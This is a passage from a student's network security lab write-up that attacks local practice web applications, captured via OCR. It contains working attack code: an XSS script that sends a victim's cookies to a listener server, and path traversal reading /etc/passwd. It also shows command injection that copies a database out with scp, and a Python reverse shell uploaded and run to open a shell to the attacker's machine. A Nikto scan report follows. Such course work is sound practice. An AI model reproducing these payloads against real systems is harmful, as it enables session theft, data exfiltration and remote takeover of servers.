
```
<script>     fetch('http://localhost:9999/steal-cookie', {         method:
'POST',         headers: {             'Content-Type': 'application/x-www-
form-urlencoded'         },         body: 'cookies=' +
encodeURIComponent(document.cookie)     })     .then(response =>
console.log("Cookies sent successfully!"))     .catch(err =>
console.error("Failed to send cookies:", err)); </script>
```

I then created a server to capture the cookie:


```
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse

class RequestHandler(BaseHTTPRequestHandler):

    def do_OPTIONS(self):
        self.send_response(200)
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.send_header("Access-Control-Allow-Methods", "GET, POST,
OPTIONS")
        self.send_header("Access-Control-Allow-Headers", "Content-Type")
        self.end_headers()

    def do_GET(self):
        # Handle GET requests, log the query parameters
        print("GET request received")
        print(f"Query: {self.path}")
```

```
        # Send a simple response back to the client
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.end_headers()
        self.wfile.write(b"GET request received")

    def do_POST(self):
        # Handle POST requests, typically to capture stolen cookies
        content_length = int(self.headers['Content-Length'])  # Get the
length of the body data
        post_data = self.rfile.read(content_length).decode('utf-8')  # Read
and decode the POST data

        # Parse and log the data, which might contain stolen cookies
        parsed_data = urllib.parse.parse_qs(post_data)
        if 'cookies' in parsed_data:
            stolen_cookie = parsed_data['cookies'][0]
            print(f"Stolen Cookie: {stolen_cookie}")

        # Send a response to the client
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.send_header("Access-Control-Allow-Origin",
"http://localhost:7777")
        self.end_headers()
        self.wfile.write(b"POST request received. Cookies stolen and
logged.")

    def log_message(self, format, *args):
        # Overriding to suppress default logging (for clean output)
        return

# Set up and start the server on all interfaces (0.0.0.0) and port 9999
server = HTTPServer(('0.0.0.0', 9999), RequestHandler)
print("Server running on port 9999...")
server.serve_forever()
```


```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04/sqlmap-dev$ python3  server.py
Server running on port 9999...
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf
Stolen Cookie: asdf=asdfasdf; asdfasdf=asdfasdf
```




3. Path Traversal :




request:



response:




I was able to access the `/etc/passwd` file and read its contents:



4. Remote OS Command Injection:


when I checked the input :




I gained access to the command shell.

I transferred the `test.db` file to my computer using SSH:

```
127.0.0.1 & scp test.db mohamad@10.0.85.1:/desktop
```




```
POST  /server.html
BODY  server=127.0.0.1+%26+127.0.0.1+%26+scp+test.db+mohamad%4010.0.85.1%3A%2Fhome%2Fmohamad%2FDesktop&Check=
sh: 1: 127.0.0.1: not found
0937656207
               The authenticity of host '10.0.85.1 (10.0.85.1)' can't be established.
ECDSA key fingerprint is SHA256:uk/aOsl8j902hSKrBU2451QpKSHzU9qodwU6Ixsv1VQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.85.1' (ECDSA) to the list of known hosts.
mohamad@10.0.85.1's password:
POST  /server.html
BODY  server=127.0.0.1+%26+scp+test.db+mohamad%4010.0.85.1%3A%2Fhome%2Fmohamad%2FDesktop&Check=Check
mohamad@10.0.85.1's password:
```




5. Cross Site Scripting (XSS) & Remote OS Command Injection:


I created malicious Python code:

```
import socket
import subprocess
import os

ip = '10.0.85.1'
port = 9999

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

os.dup2(sock.fileno(), 0)
os.dup2(sock.fileno(), 1)
os.dup2(sock.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
```

I uploaded it using the upload button:



When I investigated, I found that the files were stored in the `/tmp` directory:



I also checked the code of the upload handler:

```
        self.render("index.html")


class UploadHandler(tornado.web.RequestHandler):

    def post(self):
        file1 = self.request.files['file1'][0]
        original_fname = file1['filename']
        extension = os.path.splitext(original_fname)[1]
        fname = ''.join(random.choice(
            string.ascii_lowercase + string.digits) for x in range(6))
        final_filename = fname + extension
        output_file = io.open("/tmp/" + final_filename, 'wb')
        output_file.write(file1['body'])
        output_file.close()
        self.finish("file" + final_filename + " is uploaded")
```

M Power Server is running

127.0.0.1 & cat /tmp/gxvuym.py

Check

```
import socket
import subprocess
import os

ip = '10.0.85.1'
port = 9999

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

os.dup2(sock.fileno(), 0)
os.dup2(sock.fileno(), 1)
os.dup2(sock.fileno(), 2)

subprocess.call(["/bin/sh", "-i"])
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
```

I gave it permission:

M Power Server is running

127.0.0.1 & chmod +x /tmp/gxvuym.py

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.066 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 84ms
rtt min/avg/max/mdev = 0.030/0.045/0.066/0.015 ms
```

Finally:

M Power Server is running

127.0.0.1 & python /tmp/8xs7j9.py

Check

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.030 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 70ms
rtt min/avg/max/mdev = 0.024/0.028/0.032/0.007 ms
```

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04/sqlmap-dev$ nc -lvnp 9999
Listening on 0.0.0.0 9999
ls
pwd
pwd
Connection received on 172.17.0.2 36736
# Dockerfile
LICENSE
README.md
read
requirements.txt
server.py
static
templates
test.db
# /code
# /code
#
```

Second application on port 8090:

1. Examination of the URL Using Nikto

The web application at `http://localhost:8090` was examined using Nikto, revealing the following issues:

- **Directory Listing Enabled**: `/cart/`, `/css/`, `/users/`, `/images/`
- **Sensitive Files Accessible**: `/icons/README`, `/test.php`

```
yehia@yehia-workstation:~/nikto/program$ ^C
yehia@yehia-workstation:~/nikto/program$ sudo nikto -host http://localhost:8090/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8090
+ Start Time:         2024-11-18 23:56:43 (GMT3)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.29.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerabil
ity-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ Apache/2.4.7 appears to be outdated (current is at least 2.4.62). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to v
erify. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0995
+ /admin/: PHP include error may indicate local or remote file inclusion is possible.
+ /admin/: This might be interesting.
+ /cart/: Directory indexing found.
+ /cart/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /users/: Directory indexing found.
+ /users/: This might be interesting.
+ /admin/index.php: PHP include error may indicate local or remote file inclusion is possible.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /admin/login.php: Admin login page/section found.
+ /test.php: This might be interesting.
+ 8664 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time:           2024-11-18 23:56:49 (GMT3) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
yehia@yehia-workstation:~/nikto/program$
```

---

2. Identified Vulnerabilities and Exploitation

2.1 SQL Injection

Description

